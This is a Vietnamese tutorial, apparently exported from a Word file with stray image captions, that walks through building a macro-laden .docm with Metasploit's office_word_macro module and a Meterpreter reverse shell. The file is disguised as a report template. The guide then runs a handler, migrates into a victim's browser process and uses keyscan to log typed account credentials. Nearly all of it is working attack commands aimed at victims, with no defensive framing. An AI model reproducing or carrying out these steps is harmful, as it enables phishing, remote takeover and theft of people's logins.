Docm và keylogger


# Tạo file docm và reverseshell

Vào msfconsole, và chọn module khai thác:

* Dùng lệnh: use exploit/multi/fileformat/office\_word\_macro

Cài đặt payload để reverseshell về 2C server:

* Dùng lệnh: set payload windows/meterpreter/reverse\_tcp



Dùng lệnh *show options* để hiện thị các options payload:

Text

Description automatically generated

* Để sử dụng file custom template, chỉnh option CUSTOMTEMPLATE
  + set CUSTOMTEMPLATE <fullpath to template>
  + ví dụ: set CUSTOMTEMPLATE /mnt/c/Users/tiend/Desktop/hpt/malw/word\_malw/template.docx
* Để đặt tên file docm xuất ra, chỉnh option FILENAME
  + set FILENAME <filename.docm>
  + ví dụ: set FILENAME Mau\_Bao\_Cao\_2022.docm

Text

Description automatically generated

* Để cài đặt địa chỉ IP 2C server, chỉnh option LHOST:
  + set LHOST <địa chỉ IP>
  + ví dụ: set LHOST 192.168.40.11
* Để cài đặt cổng 2C server chỉnh option LPORT:
  + set LPORT <số cổng>
  + Ví dụ: set LPORT 4444

Text

Description automatically generated

Dùng lệnh ***run*** hoặc ***exploit*** để build file docmText

Description automatically generated


# Khởi chạy 2C server và keyscan để thực hiện keylogger

Vào msfconsole, và chọn module khai thác:

* Dùng lệnh: use exploit/multi/handler

Cài đặt payload để chạy 2C server:

* Dùng lệnh: set payload windows/meterpreter/reverse\_tcp



Dùng lệnh *show options* để hiện thị các options payload:

Text

Description automatically generated

* Để cài đặt địa chỉ IP 2C server, chỉnh option LHOST:
  + set LHOST <địa chỉ IP>
  + ví dụ: set LHOST 0.0.0.0

Dùng lệnh ***run*** hoặc ***exploit*** để chạy 2C

Graphical user interface, application

Description automatically generated

Khi victim thực hiện mở file docm, thì sẽ từ động reverseshell về địa chỉ IP 2C đã được chỉ định. Kết quả hiện thị như hình dưới là reverseshell thành công.

Text

Description automatically generated

Để thực hiện keylogging máy victim, bắt buộc phải sử dụng phương thức reverseshell thông qua meterpreter như trên, và sẽ dung process injection để keyscan.

Dùng lệnh ps để list ra hết các process đang chạy trong máy victim

Text

Description automatically generated

Để keylogging được tài khoản của nạn nhân thì thường sẽ injection vào process là trình duyệt như chrome, firefox, IE,…  
Ví dụ: có IE đang chạy với PID là 1664, ta sẽ thực hiện migrate vào process đó với lệnh sau:

* migrate <pid>
  + migrate 1664 Text

    Description automatically generated

Sau khi migrate thành công, thực hiện lệnh keyscan\_start để bắt đầu keylogging  
Chờ đợi trong một vài phút rồi dung lệnh keyscan\_dump để lấy dữ liệu về

Text

Description automatically generated